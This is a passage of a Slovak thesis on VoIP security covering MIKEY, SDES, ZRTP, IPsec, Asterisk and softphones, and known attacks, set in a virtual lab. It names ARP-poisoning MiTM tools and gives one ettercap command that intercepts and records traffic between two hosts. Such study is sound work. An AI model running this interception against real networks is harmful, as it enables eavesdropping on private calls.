MIKEY(*Multimedia Internet keying*) je protokol na správu kľúčov pre aplikácie pracujúce v reálnom čase. Bol navrhnutý špeciálne na výmenu šifrovacích kľúčov pre multimediálne relácie používajúce zabezpečenie pomocou SRTP [14]. Jeho možnosti použitia su naozaj široké. Medzi jeho výhody patrí implementácia ako samostatná knihovna a tým nezávislosť na ostatných komunikačných protokoloch (SIP,H.323). Používa model ponuky a odpovede ako protokol SDP, navyše správy overuje mechanizmom MIC(*Message Integrity code*) alebo digitálnym podpisom.

Umožňuje prenos TGK(*TEK Generation Key*) a popisuje postup derivácie TEK(*Transport Encryption Key*), čo je vlastne SRTP master kľúč pre každé šifrované spojenie.




Obr.4.5: MIKEY protokol [15]

MIKEY umožňuje prenos resp. výmenu kľúčov a tajných parametrov tromi odlišnými spôsobmi [16]. Metóda zdieľaného kľúča(*Pre-shared key*) a metóda verejných kľúčov*(Public-key encryption*) sú obe založené na prepravnom mechanizme samotných kľúčov, kde TGK je bezpečne prenesený druhej strane. Tretia metóda DH(*Diffie-Hellman key exchange*) získava TGK pre zmenu deriváciou prenesených hodnôt medzi jednotlivými stranami.

4.3.1 Metóda zdieľaného kľúča

Pre-shared key – So známeho už vymeneného kľúča napr. dohodou komunikujúcich účastníkov si metóda derivuje šifrovacie(*encr_key*) a overovacie*(auth_key*) bezpečnostné parametre MIKEY správy. Správa odosielateľa I_správa prenáša HDR – hlavičku, T – časovú značku, RAND – náhodnú hodnotu, identifikátory strán IDi a IDr, SP - bezpečnostné parametre ale hlavne jeden alebo viac TGK, ktoré sa nachádzajú v KEMAC. V správe príjimateľa R_správe je parameter V hodnota MAC(*Message Authentication code*) spočítaná z celej R_správy a hodnota T je použitá z predchodzej I_správy.




Obr.4.6: Použitie Pre-shared key

$$KEMAC = E(encr\_key, \{TGK\}) \| MAC \quad (4.4)$$

KEMAC obsahuje TGK dáta zvolené odosielateľom ako aj výpočet MAC kódu pokryvajúceho celú MIKEY správu s použitím overovacieho kľúča *auth_key*.

4.3.2 Metóda verejných kľúčov

Public-key encryption – Použitie vo väčších systémoch. Na rozdiel od predchádzajúcich zdieľaných kľúčov sa tu používajú obálky a TGK hodnoty sú šifrované pomocou kľúčou derivovaných z náhodných resp. pseudo-náhodných obálkových kľúčov(*envelope key*). Tento *envelope key* sa posiela druhej strane a je šifrovaný verejným kľúčom prijímateľa.



Obr.4.7: Použitie Public-key encryption

$$PKE = E(PKr, env\_key) \quad (4.5)$$


Parameter PKE obsahuje šifrovaný *envelope key* a PKr je verejný kľúč prijímateľa. CHASH špecifikuje použitý verejný kľúč v prípade že príjemca ich vlastní niekoľko. Parameter KEMAC pozostáva zo zašifrovanej identity odosielateľa a náhodne zvoleného TGK. Šifrovaná časť dát je opäť overená MAC. Šifrovací kľúč(*encr_key*) a overovací(*auth_key*) sú odvodené z *envelope key(env_key)*. Dôležitá hodnota SIGNi je podpis zaisťujúci celú MIKEY správu použitím odosielateľovho podpisového kľúča. Jedno ID je zašifrované spolu s TGK aby sa zamedzilo útoku man-in-the-middle.

$$KEMAC = E(encr\_key, IDi \| \{TGK\}) \| MAC \quad (4.6)$$

4.3.3 Výmena kľúčov DH metódou

Diffie-Hellman key exchange – Spotrebúva najviac výpočetného výkonu zo všetkých troch metód zároveň ale zabezpečuje *Perfect Forward Secrecy*. Spočíva vo vytvorení DH-kľúča, ktorý je použitý ako TGK. Jeho prvoradou úlohou je bezpečne preniesť odosielateľovu správu s obsahom DH hodnoty a bezpečnostných parametrov druhej strane. Generátor g je volený odosielateľom a signalizovaný príjemcovi.

$$TGK = g^{(xi \cdot xr)} \quad (4.7)$$



Obr.4.8: Použitie Diffie-Hellman key exchange

DH hodnota DHi je g^{xi}, xi musí byť náhodne zvolená. Hodnota SIGNi je podpis zaisťujúci celú MIKEY správu použitím odosielateľovho podpisového kľúča. V tejto metóde spätná správa od príjemcu je dôležitá a obsahuje hodnotu DHr teda g^{xr}, xr je tiež hodnota náhodne a tajne zvolená. Časová značka - T je použitá z predchadzajúcej odosielateľovej správy. Podobne ako v odosielateľovej tak aj v spätnej správe od príjemcu je podpisový parameter SIGNr.

4.4 Prenos šifrovaného obsahu SDES

SDES(*Security Descriptions*) špecifikuje a zavádza do SDP(*Session Description protocol*) nový atribút ktorým sa vymieňajú a dohadujú šifrovacie parametre pre SRTP dáta. Parameter *crypto* je však limitovaný na unicastové spojenia. Šifrovacie údaje nie sú zabezpečené, pretože Security Descriptions spoliahajú na nižšiu vrstvu zabezpečenia ako napr. TLS(*Transport Layer Security*) alebo S/MIME(*Security MIME*). Tieto bezpečné protokoly by ochránili telo napríklad SIP správy s SDP protokolom a tajnými údajmi o šifrovaní. Celkovo *crypto* atribút popisuje viacero parametrov [3]. Na priklade Obr.4.9. je vyobrazený obsah SDP protokolu spolu s *crypto* parametrom a jeho hodnotami. Je to príklad tela INVITE správy UA(*User Agent*) *Phonerlite* na server s požiadavkou o vytvorenie hovoru.


```
Session Description Protocol Version (v): 0
Owner/Creator, Session Id (o): - 4055796025 0 IN IP4 192.168.1.41
Session Name (s): SIPPER for PhonerLite
Connection Information (c): IN IP4 192.168.1.41
Time Description, active time (t): 0 0
Media Description, name and address (m): audio 45004 RTP/SAVP 0 8 3 101
Media Attribute (a): rtpmap:0 PCMU/8000
Media Attribute (a): rtpmap:8 PCMA/8000
Media Attribute (a): rtpmap:3 GSM/8000
Media Attribute (a): rtpmap:101 telephone-event/8000
Media Attribute (a): fmtp:101 0-16
Media Attribute (a): crypto:1 AES_CM_128_HMAC_SHA1_80
inline:vsp2ZhtOy9tiX+nq6EUb85oQOlY/2XkpIa2kCBFN
Media Attribute (a): encryption:optional
Media Attribute (a): sendrecv
```

Obr.4.9: Security descriptions SDES

4.5 Bezpečnostný protokol ZRTP

Je rozšírenie protokolu RTP a SRTP. Ide o relatívne nový protokol a je to istý štandard pre VoIP. Asi najdôležitejšou vlastnosťou je že nevyžaduje znalosť tajných kľúčov dopredu, tak ako kľúčov

verejných alebo digitálnych podpisov. Ako prostriedok výmeny kľúčov pre založenia SRTP spojenia sa používa dátová hlasová zložka a nie ako v mnohých iných prípadoch signalizačné pakety (SIP, H.323). V prípade tohto protokolu sú DH(*Diffie-Helman*) kľúče novo generované pre každé spojenie a nevyužíva sa tretej strany PKI(*Public Key Infrastructure*). Spomínanou výhodou, nezávislosť na signalizačnom protokole znamená že je nezávislý na signalizačnej vrstve pretože celá komunikácia prebieha v RTP streame. Automaticky sníma či druhý VoIP klient podporuje ZRTP alebo nie. Samotná výmena D-H kľúča však nezabezpečuje ochranu proti MiTM(*Man in the middle*) útokom. ZRTP z toho dôvodu umožňuje dokázať pravosť kľúča pomocou krátkej overovacej frázy(*Short Authentication String – SAS*) [17], čo je hash dvoch D-H hodnôt. Táto fráza je zobrazená na oboch komunikujúcich stranách, je nahlas prečítaná a druhou stranou potvrdená. Týmto sa zamedzí MiTM útokom. ZRTP je možné nájsť ako doplnok resp. plugin k softwarovým telefónom pre podporu zabezpečenia. Na knižnice protokolu ZRTP sa vzťahuje verejná licencia GPL čo umožňuje voľné šírenie.



Obr.4.10: Vytvorenie SRTP spojenia pomocou ZRTP [17]


Spojenie sa inicializuje správou ZRTP *Hello*, ktorú pošle jeden s koncových účastníkov. Tým potvrdzuje podporu ZRTP protokolu, ako aj podporovaných algoritmov. Taktiež obsahuje ZRTP číslo takzv. ZID. Ide o náhodne generovanú 96-bitovú postupnosť na začiatku každého spojenia. Druhá strana odpovedá potvrdzovacou správou *HelloACK*. ZRTP používa znovuvysielacie časovače, keďže je to protokol pracujúci nad UDP prenosom. ZRTP správy obsahujú haš obraz, ktorým sa spájajú a tým odmietajú falošne vložené ZRTP správy. Po výmene *Hello* správy nasleduje správa *Commit*, ktorá špecifikuje použitý kľúčový mód. ZRTP zatiaľ podporuje celkom tri módy [17]. Nemusí však byť vyslaná okamžite pretože môže byť aktivovaná užívateľským tlačidlom GO SECURE. V tejto práci si priblížime D-H mód. V správach *DHPart1* a *DHPart2* si komunikujúce strany vymenia verejné D-H hodnoty. Každá strana si potom vypočíta SRTP šifrovacie a *salt* kľúče. Overovací string(*SAS*) môže byť voliteľne zabezpečený digitálnym

podpisom v podobe hodnoty *sig* v správach *Confirm1* a *Confirm2* ako aj samotné potvrdenie úspešneho výpočtu kľúčov. *Confirm* správy obsahujú viacero značiek takzv. *flag* [17].


4.6 Bezpečnosť na sieťovej vrstve – IPsec

Je jedným z najrozšírenejších internetových zabezpečovacích protokolov, ktorý bol definovaný skupinov IETF(*Internet Engineering Task Force*). Je to robustný protokol zabezpečujúci integritu dát, overovaciu schopnosť, utajenosť(zašifrovanie) a samotnú transparentnosť dát pre vyššsie vrstvy napr. aplikačné. Napriek tomu IPsec nieje vhodný pre celkové zabezpečenie medzi koncovými bodmi(*end-to-end*). Ako príklad by sa dalo použiť šifrovanie dát po celú dĺžku spojenia a tým znemožnenie prekladu resp. akýkoľvek zásah prechodných SIP proxy servrov do správ. Preto je použitie IPsec možné iba v prípade dešifrovania po každom skoku(*hop*).

Dva hlavné šifrovasie spôsoby používané v IPsec sú AH(*Authentication Header*) a ESP(*Encapsulating Security Payload*). Prvý zo spomínaných nešifruje prenos, čo v reálnej situácii predstavuje voľne viditeľné dáta. Napriek tomu zabezpečuje ostatné mechanizmy a teda ich integritu, ochranu proti takzv. *replay* útokom kapitola 7.4.2 a overenie pôvodu dát. AH garantuje pri správnej implementácii rovnaké dáta prijaté ake boli odoslané. Jeho kľúčom overovacieho procesu je ICV(*Integrity Check Value*), čo je vlastne hash založený na tajnom kľúči prepočítanom na poliach s IP adresami. Používame transportný a tunelový mód. AH sa v transportnom móde vkladá hneď za IP hlavičku a pred protokol z vysššej vrstvy (TCP ako na Obr.4.11 alebo sa môže použiť UDP). V tunelovom móde je paket zväčšený o 20 bytov, pričom ani jedno z polí nie je zašifrované. Nemožnosť použitia NAT(*Network Address Translation*) a IPsec AH vyplýva práve zo spomínaného parametra ICV, ktorý spočíva v prepočítaní ako zdrojovej a cieľovej IP adresy, tak aj kontrolných súčtov IP hlavičiek a TCP resp. UDP hlavičiek. Ako NAT mení tieto hodnoty, nemôže zároveň prepočítať ICV pretože ako transportné zariadenie nepozná tajný kľúč.



Obr.4.11: Mechanizmus AH(Authentication Header) v transportnom a tunelovom móde



Obr.4.12: Mechanizmus ESP(Encapsulation Security Payload) v transportnom a tunel. móde

Hlavné použitie ESP protokolu spočíva v šifrovaní, overovacia funkcia bola postupne pridaná neskôr. Na Obr.4.12 môžme vidieť zobrazenie hlavičky opäť v transportnom a tunelovom móde. V oboch módoch za IP hlavičkou nasleduje ESP hlavička za ktorou sú všetky dáta šifrované, pričom posledné miesto v pakete je ESP trailer voliteľne s autorizačným políčkom(*T/A*). V tunelovom móde, ako je patrné v druhom pakete z Obr.4.12 je celý pôvodný paket zašifrovaný a nová IP hlavička obsahuje informácie o predposlednej zdrojovej a cieľovej bráne. ESP sa celkovo lepšie znáša s prechodom cez NAT a to z dôvodu nezapočítania zdrojovej a cieľovej adresy do overovacieho súčtu.

4.7 Analýza a vlastné porovnanie metód zaistenia bezpečnosti VoIP systému

V tejto kapitole by som chcel prediskutovať a teoreticky zhrnúť uvedené metódy zabezpečenia v súvislosti s možnosťami Open Source aplikácii.

Ako prvé by som analyzoval metódy zabezpečenia signalizácie. Možnosti použitia protokolu SIP sú ďaleko rozsiahlejšie ako proprietárneho ale vynikajúceho protokolu IAX. Veľká väčšina VoIP telefónov a softwarových softphonov nanešťastie nepodporuje hovory obsluhované IAX signalizáciou, a preto tento zaujímavý protokol ostáva pre minoritnú časť VoIP užívateľov, napriek tomuto faktu sa stále zvykne používať ako interný signalizačný protokol medzi Asterisk ústredňami. SIP sa tak stal nepísaným pravidlom použitej signalizácie pre VoIP. Výnimkou sú ďalšie hojne využívané ale proprietárne signalizačné protokoly ako SKINNY vlastnené spoločnosťou CISCO.

Autorizácia protokolu SIP pri žiadosťach REGISTER a INVITE sa dnes považuje za samozrejmosť u väčšiny poskytovateľov internetovej telefónie. Dobrým krokom by bolo rozšíriť túto možnosť aj na ďalšie napr. BYE, CANCEL. Zabránilo by sa tým niekoľkým bezpečnostným dieram. Aby autorizácia mala naozaj zmysel musia sa dodržiavať zásady vytvorenia bezpečného hesla. S/MIME ako bezpečná verzia MIME správ sa v prostredí VoIP systémov veľmi nepoužíva a je využiteľná skôr v emailovom svete. Narozdiel od zabezpečenia transportnej vrstvy protokolom TLS, ktorý je perfektne využiteľný vo viacerých oblastiach zabezpečenia aplikačných protokolov(https, sips). Na podporu tohoto protokolu sa viditeľne kladie veľký dôraz a Asterisk dokáže pracovať s TLS protokolom od verzie 1.6.x, ako si ukážeme v nasledújucích kapitolách. Existuje aj niekoľko voľne dostupných softphonov s priamov podporou vytvorenia TLS komunikácie a výmeny certifikátov.

Ďalšou časťou zaistenia bezpečnosti VoIP premávky sú metódy šifrovania hovoru resp. prenosu mediálnej časti – RTP. Pre koncových užívateľov – volajúcich je pravdepodobne najdôležitejším faktom zabezpečenia VoIP šifrovanie samotného hovoru. Istota prameniaca z vedomia, že volaný človek je naozaj jediná osoba schopná počuť hovorené slová. Preto predpokladám väčší záujem ľudí o aplikácie s podporou protokolu ZRTP, kde užívateľský príjemný *Zfone* naozaj efektívne zabezpečí resp. zašifruje hovorovú časť spojenia. Táto možnosť šifrovania hovoru taktiež nepotrebuje žiadne komplikované kompilácie a konfigurácie programov ako napr. SRTP, ktorý momentálne vyžaduje špeciálnu verziu Asterisku a následnú konfiguráciu. ZRTP je pre ústredňu a prechodné uzly skoro transparentný, pretože k prenosu používa už zinicializované RTP pakety. Na druhú stranu správne nakonfigurovaná podpora SRTP protokolu, so zabezpečenou výmenou kľúča buď MIKEY protokolom alebo po zabezpečenej transportnej vrstve pomocou TLS protokolu nevyžadujé žiadne dodatočné aplikácie a hovory budú prebiehať stabilne bezpečne a šifrovane.

Tabuľka Tab.4.1. prehľadne zobrazuje diskutované možnosti zabezpečenia ich výhody, úroveň zabezpečenia ale aj náročnosť implementácie.

Tab.4.1. Prehľad metód zaistenia bezpečnosti VoIP systému

Metódy zaistenia signalizácie					
	Úroveň ochrany	**Náročnosť implementace**	**Výskyt a podpora**	**Autorizace**	**Bezpečná výmena kľúčov**
Digest MD5	stredná	nízka	vysoká	MD5	–
S/MIME	stredná	vysoká	nízka	MD5	Ano
TLS - SIPS	vysoká	stredná	Stredná	– [1]	Ano
MIKEY	vysoká	stredná	nízka	MD5	Ano [2]
Metódy zaistenia RTP prenosu					
	Úroveň ochrany	**Náročnosť implementace**	**Výskyt a podpora**	**End-to-end security**	**Bezpečná výmena kľúčov**
SRTP	vysoká [3]	stredná	stredná	ano [3]	nie
ZRTP	vysoká	nízka	stredná	ano	ano (D-H)
IPsec	vysoká	vysoká	stredná	ano	ano (IKE)

1 – TLS vrstva prebieha nad TCP spojením a celá komunikácia je šifrovaná, autentizácia vychádza z certifikátov
2 – protokol MIKEY podporuje niekoľko metód, metóda zdielaných kľúčov - PSK, metóda verejných kľúčov – PKE a diffie-hellmanovu metódu - DH
3 - po bezpečnej výmene kľúčov pomocou TLS, S/MIME alebo MIKEY je hovor kompletne zabezpečený

5 Open source aplikácie a možnosti zabezpečenia

5.1 Pobočková ústredňa Asterisk

Medzi najznámejšie IP PBX(*Public Exchange*) ústredne patrí určite Asterisk, môžme hovoriť o naozaj komplexnom zariadení poskytujúce širokú škálu služieb. Podporuje platformy Linux, BSD, OS X ale aj Windows(na emulačnej aplikácii). Pravdepodobne najväčšou výhodou tejto ústredne je jej kompatibilita s naozaj množstvom iných typov telekomunikačných služieb. Existuje možnosť prepojiť Asterisk s PSTN(*Public Switched Telephony Network*) telefóniou pomocou špeciálnych hardwarových kariet, T1 a E1 rozhrania pre pripojenie primárneho ISDN prístupu. Mnoho hardwarových kariet vyrába priamo Digium, ktorý nesie hlavnú zodpovednosť za vývoj a podporu komerčnej verzie Asterisk. Existuje však mnoho ďalších firiem, ktoré sa zaoberajú vývojom hardwaru pre túto ústredňu. Vyvíjajú sa karty so základným ISDN prístupom takzv. BRI, ale aj karty pre spojenie s mobilnými technológiami GSM alebo CDMA. Asterisk podporuje klasické signalizačné protokoly SIP, H.323, MGCP, ale programátori so spoločnosti Digium vyvinuli taktiež, skôr spomínaný vlastný signalizačný protokol IAX(*Inter Asterisk Exchange*), ktorého veľkou výhodou okrem binárnej štruktúry je aj samotný fakt, že k svojmu dátovému prenosu používa iba jeden port ako pre signalizáciu tak aj hlasovú zložku. Tým odpadajú časté problémy vznikajúce pri prechode cez NAT(*Network Adress Translation*) s ktorými sa potýka prevažne SIP.

Možností zabezpečenia PBX Asterisk vychádzajú hlavne zo zabezpečenia použitého signalizačného protokolu. Tieto zabezpečenia sú podrobne opísané v kapitolách 3.1 - 3.4. Spomeniem však niektoré možnosti zmeny parametrov konfigurácie na zvýšenie zabezpečenia Asterisku. Konfiguračné súbory Asterisku ako *sip.conf* alebo *iax.conf* umožňujú zmenu niektorých základných parametrov, ktoré do istej miery ovplyvňujú zabezpečenie ústredne resp. spojení ktoré ústredňa obsluhuje. Jedným z príkladou je parameter *allowguest*, ktorý je ale defaultne nastavený na hodnotu „yes“. Tým je umožnené volanie neautorizovaných takzv. hostov(*guest*) do Asterisku. To môže vytvoriť istú slabinu a zároveň dieru pre rôzne útoky z tretích strán.

5.1.1 Podpora protokolu SRTP

Podrobný opis protokolu SRTP a jeho štruktúru nájdeme v kapitole 4.2. V tejto kapitole stručne priblížim podporu ústredne Asterisk pre tento šifrovací protokol.

Vývojári a ľudia blízki Asterisku(*Asterisk Community*) sa zaoberajú myšlienkou implementácie SRTP protokolu do Asterisk ústredne už od roku 2005 [23]. V priebehu niekoľkých rokov sa im podarila vytvoriť naozaj funkčná verzia „Asterisk SVN-group-srtp-r183146M-/trunk“. Terry Wilson, jeden z vývojárov Asterisku sa v poslednom čase pokúša zlúčiť podporu SRTP protokolu s poslednou verziou Asterisku, čo je momentálne 1.6.3. Jeho pokus je dostupný z svn(*subversion*) servra pod názvom „Asterisk SVN-group-srtp_reboot-r255260M-/trunk“. Komunita Asterisku všeobecne apeluje na implementáciu podpory SRTP v novej verzii Asterisk 1.8. Praktické otestovanie a možnosti týchto verzií priblížim v kapitore s experimentálnymi útokmi a ich následnému predchádzaniu.

5.1.2 Podpora protokolu TLS

Podobne ako predchádzajúca implementácia SRTP aj protokol TLS je podrobne opísaný a vysvetlený v kapitole 3.1.3. Od verzií 1.6.x (máj 2008) je implementovaná podpora TLS protokolu a nachádza sa aj v momentálne poslednej verzii a trunku(verzia Asterisku s denným prispievaním od vývojárov, podmienka je ale úspešná kompilácia programu). Asterisk s podporou TLS predstavím prakticky v kapitole 8.1 s variantnými opatreniami proti jednotlivým útokom.

5.1.3 Asterisk a výmena kľúčou - MIKEY

Tento protokol ma podobný osud ako Asterisková verzia s podporou SRTP. Nieje implementovaný v poslednej verzii ani v trunku, je však možné ho stiahnuť a testovať podobne ako predchádzajúce verzie z svn servra digium, zdroj uvedený v prílohe C. Vďaka veľmi nízkemu počtu implementácii MIKEY protokolu a jeho podpore u softphonov, momentálne známy len jeden Minisip, ale aj výrobcov klasických telefónov, bol vývoj tejto verzie zatiaľ odložený [21].

5.2 Koncový užívatelia (*User Agents*)

V tejto kapitole priblížim používané VoIP User Agents takzv. *Softphones.* Všetky mnou používané sú voľne dostupné na internete ako *freeware* alebo pod licenciou GPL(*General Public Licence*). Týchto aplikácií existuje naozaj nepreberné množstvo a to na platformy Windows, MAC OS alebo Linux. Podporované a vybavenejšie komerčné verzie sú dostupné po zakúpení licencie online. Môžeme ich rozdeliť aj podľa podporovaných protokolov a šifrovacích mechanizmov. Všetky použité softphone aplikácie sa nachádzaju na priloženom DVD alebo su voľne stiahnuteľné z webu, adresy sú uvedené v prílohe C.

- **X-Lite** – Veľmi známy a výborne fungujúci VoIP klient od firmy *Counter Path*. Tá sa ale špecializuje hlavne na vyššie a hlavne platené rady softphonov a komunikátorov – EyeBeam a Bria(Podpora TLS a SRTP). Dostupné sú distribúcie pre Windows, Mac ale aj Linux platformu.

- **SJPhone** – Jeden z najznámejších „Soft“ telefónov pre domácnosti ale aj väčšie podnikové riešenia. Výborný klient pre Windows ale aj Linux od SJLabs, samozrejme podporujú aj *Pocket PC* platformy. Poskytuje však len možnosť autorizácie klienta, žiadne šifrovanie.

- **Phonerlite –** VoIP aplikácia pochádza z Nemecka a je odľahčenou verziou pôvodnej aplikácie Phoner. Je dostupná len pre platformu Windows. Táto verzia narozdiel od pôvodnej Phoner podporuje len VoIP hovory, zato ale s mnohými rozšíreným vlastnosťami a bezpečnostnými protokolmi – SRTP, TCP, TLS.

- **Minisip –** Tento *User Agent* je vybavený mnohými užitočnými bezpečnostnými protokolmi od TCP po SRTP s MIKEY výmenou kľúčou. Existuje verzia pre Windows, Linux ale aj PocketPC platformu. Nanešťastie projekt Minisip v poslednom čase nemá veľkú podporu, ak vôbec. Celkovo by sa verziám hodila podpora a postupné odlaďovanie chýb, keďže je to jediný voľne šíriteľný softphone s takouto širokou podporou bezpečnostných protokolov.

6 Známe hrozby pre VoIP služby

6.1 Definované formy útokov

Organizácia VOIPSA(*VoIP Security Alliance*) [18] sa zaoberá vypracovávaním a popisom najrôznejších útokov na hovorové služby po IP sieťach Obr.6.1. Spolupracuje s desiatkami výrobcov, poskytovateľov telekomunikačných služieb ako aj z prednými inžiniermi. Organizácia ma niekoľko pracujúcich skupín. Delia sa na:

- Definícia možných hrozieb(*Threat Taxonomy*) pre VoIP zariadenia, služby a koncových užívateľov.
- Bezpečnostné požiadavky(*Security Requirements*), definujú konkrétne požiadavky na zabezpečenie širokého spektra VoIP systémov z rôznych hľadísk.
- Praktické zabezpečenie(*Best Practice*), opisuje najbežnejšie vhodné praktiky na zabezpečenie VoIP systémov proti hrozbám opísaným v *Threat Taxomony.* Napriek tomu že praktické pokyny su viazané na konkrétnych výrobcov, poskytuje aj celkový prehľad ako najlepšie ochrániť VoIP systém.

6.2 Metódy VoIP útokov

Za útok tretích strán môžeme považovať, ako úmyselne prerušenie VoIP služby tak aj odpočúvanie poprípade zmenu RTP dát v samotnej komunikácii. Najrozšírenejšie metódy útokov prerušenia alebo zmeny hovoru spočívajú v spôsobe uskutočnenia. Môžme si ich predstaviť ako:

1) Útoky založené na zahltení služby paketmi a tým prerušením samotného hovoru alebo celej služby. Tieto útoky sa považujú za najbežnejšie, a v prípade masového použitia, spusteného červom z tisíciek počítačov takzv. DDoS(*Distributed Denial of Service*) spôsobujú problémy aj zabezpečeneným a spoľahlivým serverom a aplikáciám. Ich výhodou je že sa môžu používať na v podstate akékoľvek IP technológie.

2) Útoky spočívajúce v zmene resp. manipulácii signalizáčných a dátových zložiek spojenia. Reálne použitie týchto útokov je podstatne obmedzené a závisí na konkrétnych parametroch spojenia ako *CallID, Timestamp, From, To* a pod. Taktiež isté zavedené bezpečnostné opatrenia prispievajú k znemožneniu uskutočnenia týchto útokov.

Obidva typy útokov dokážu v istých prípadoch veľmi znepríjemniť život ako užívateľom tak aj administrátorom. V istých prípadoch dokážu úplne vyradiť službu z činnosti, čo môže mať v konkrétnych situáciách fatálny charakter.

6.3 Útoky typu „Man in The Middle“


Odpočúvacie nástroje MiTM(*Man-in-The-Middle*), voľný preklad „muž v strede“, môžu byť veľmi nebezpečné z hľadiska integrity či dôveryhodnosti hovorov. Väčšina z nich funguje na princípe APR tzv. ARP(*Address Resolution Protokol Poison Routing*). Ako vieme ARP je dôležitý protokol z hľadiska smerovania paketov medzi koncovými zariadeniami a uzlami v sieti. APR poisoning umožňuje „otráviť“ ARP tabuľku dvoch zariadení, ktoré plánujeme odpočúvať. Po uskutočnení útoku sú napadnuté zariadenia v domnení, že komunikujú len medzi sebou. Nanešťastie pre nich cez MiTM stanicu prúdia všetky ich dáta, to umožňuje skenovať ich celkový prenos bez vedomia

užívateľov. V kratkosti spomeniem dostupné aplikácie s podporou MiTM útokov, prakticky su aplikácie priblížené v kapitole 7.2.

- **Cain & Abel** – Pravdepodobne jeden z najkomplexnejších MiTM nástrojov pre platformu Windows. Má výborne GUI(*Graphical User Interface*) rozhranie a intuitívne ovládanie. Obsahuje aj niekoľko hašovacích nástrojov a algoritmov pre rozlúštenie a napádanie desiatok rôznych šifier a hashov ako SHA1-2, MD2-5 a mnoho ďalších.

- **Ettercap** – Je ďalším z MiTM aplikácií, ktorý funguje na základe MiTM a APR útokov. Funkciou je veľmi podobný predchádzajúcemu Cain & Abel. Jeho platformou je však Linux, obsahuje taktiež grafické rozhranie ale ako je zvykom pod linuxom je k dispozícii aj CLI(*Command line interface*) rozhranie. Od verzie ettercap-NG-0.7.3 je možné spustiť program aj pod systémom Windows. Ettercap však nepokrýva všetky rozmanité funkcie ako Cain & Abel, teda nahrávanie RTP streamov, počítanie hašu a podobne.

- **Dsniff –** Linuxová aplikácia umožňujúca ARP poisoning pomocou programu arpspoof. Napriek tomu, že tento program nie je natoľko vybavený ako predchádzajúce je stále veľmi účinným odpočúvacím zariadením. Pri odposluchu je nutnosť mať k dispozícii tri terminálové okná, na ovládanie *arpspoof*(príjem paketov), aplikáciu na preposielanie prijatých paketov smerom k prijímateľovy a jedno na vedenie samotného odposluchu napr. *tcpdump*.



Obr.6.1: Predstavenie známych hrozieb VoIP systémov podľa *Threat Taxonomy* [18]


7 Experimentálne generovanie útokov

V tejto časti diplomovej práci si ukážeme rôzne možnosti útokov na služby pobočkovej ústredne Asterisk ako aj všeobecné možnosti napadnutia VoIP telefónie. Zameriam sa na Open Source programy ku ktorým má široká verejnosť voľný prístup a tým do značnej miery predstavujú hrozbu pre výrobcov a operátorov VoIP technológií, zároveň ale aj výbornú možnosť ako svoje zariadenia resp. aplikácie otestovať voči známym hrozbám Obr.6.1. Niektoré útoky je možné použiť aj na iné služby IP sietí ako VoIP, v našom prípade je ale cieľom hlavne server Asterisk s vybranými VoIP UAs(*User Agent*).

7.1 Konfigurácia experimentálneho systému

V tejto časti by som ako prvé priblížil pracovnú stanicu na ktorej som pracoval resp. popísať prostredie a celkovú konfiguráciu.

Pracovné prostredie predstavoval môj osobní počítač (2.4 GHz Intel Dual-Core) s operačným systémom MS Windows 7 a programom pre virtuálne stroje Virtualbox vyvýjaný spoločnosťou SUN, nedávno však SUN zakúpila IT spoločnosť ORACLE. Preto aktuálne aj Virtualbox patrí pod ORACLE. Pod týmto virtuálnym rozhraním som mal nainštalovaných niekoľko samostatných systémov. Dve stanice s operačným systémom Microsoft Windows XP, ktoré predstavovali dvoch komunikujúcich účastnikov. Pre Windows som sa rozhodol z dôvodu jednoznačnej prevahy koncových staníc s prostredím Windows v domácnostiach ale aj podnikových riešeniach v porovnaní s linuxovými strojmi. Ďalším virtuálnym systémom je nainštalovaná linuxová distribúcia Debian 5.0.4 s jadrom 2.6.26, predstavujúca útočníka. Virtuálny systém Proxy/Registrar server je rovnaká verzia linuxu Debian, tentokrát už ale verzia bez grafického prostredia. Dodatočne bol pomocou automatického inštalačného programu apt(*Advanced packaging tools*) doinštalovaný balíček Asterisk. Nainštaloval som konkrétne verziu 1.4.21.2~dfsg-3 verejne publikovanú a pridanú v repozitároch Debian. Distribúciu Debian som zvolil z dôvodu veľmi dobrých skúseností s funkčnosťou a stabilitou samotného linuxového systému. Testovaný VoIP server Asterisk plní funkciu ako Proxy tak aj Registrar servra. Celá aplikácia je publikovaná pod licenciou GPL (*General Public License*), čo znamená že aplikácia je zdarma a voľne šíriteľná. Úlohy softwarových telefónov takzv. klientov na strojoch Windows plnil *Phonerlite* alebo Zoiper Communicator, ktorý natívne podporuje ako SIP tak aj IAX protokol, bližšie o použitých aplikáciách v kapitole 5.2. V prípade softphonu *Phonerlite* je dôležité vypnúť podporu *Multicast DNS* v záložke *Network*, ktorá smeruje pakety priamo na cieľový host a nie na server Asterisk ako by sme to vyžadovali, v niektorých prípadoch to prekážalo v testovaní.




Obr.7.1: Konfigurácia pracovného prostredia

Toto pracovné prostredie však nespĺňalo všetký požiadavky z pohľadu testovania. A preto som v niektorých prípadoch použil aj čiastočne odlišnú konfiguráciu od Obr.7.1. Pri každom testovaní sú popísané prípadné zmeny v konfigurácii, ak nastali. Na sledovanie a odchytávanie sieťovej premávky som používal dobre známy Wireshark, v niektorých prípadoch tak Linuxový program *tcpdump*. Použité aplikácie sú priložene na DVD nosiči a ich webové zdroje uvedené v prílohe C.

7.2 Predvedenie útoku MiTM

Princíp a podstata útoku MiTM(*Man-in-The-Middle*) je opísaná v kapitole 6.3. Útok MiTM tvorí principiálne jednoduchý systém, ktorý je základom pre odchytávanie dát na lokálnej sieti resp. ich modifikovanie a vkladanie už upravených dát bez vedomia komunikujúcich strán.



Obr.7.2: Útok MiTM a „otrávenie“ ARP tabuľky

V tejto časti experimentálnych útokov by som rád predviedol MiTM útok pomocou programu Ettercap. Na konfiguráciu opísanú v predchadzajúcej kapitole 7.1 som doinštaloval program Ettercap NG-0.7.3. Opäť najvhodnejšou cestou a to balíčkového nástroja *apt*. Po úspešnom nainštalovaní programu, pomocou `ettercap –help` zobrazíme prehľadne možnosti spustenia, ktorých naozaj nieje málo. Pre zaujímavosť predvediem útok z príkazového riadku, aj keď aplikácia

umožňuje aj dodatočné spustenie v GUI(*Graphical User Interface*). Po odoslaní nasledujúceho príkazu sa program spustí a do súboru file.cap sa odchytáva celý prenos medzi definovanými zariadeniami:


```
# ettercap -w file.cap -T -M arp:remote /192.168.1.43/ /192.168.1.36/5060
```

Parametrom -T špecifikujeme, že ide o textový výstup v ktorom existuje interaktívna pomoc, po stačení klávesy *h*. Samotný útok MiTM je definovaný parametrom *–M arp*. Experimentálne odchytený prenos pomocou útoku je priložený ako príloha A.1.

7.3 Útoky založené na zahltení služby

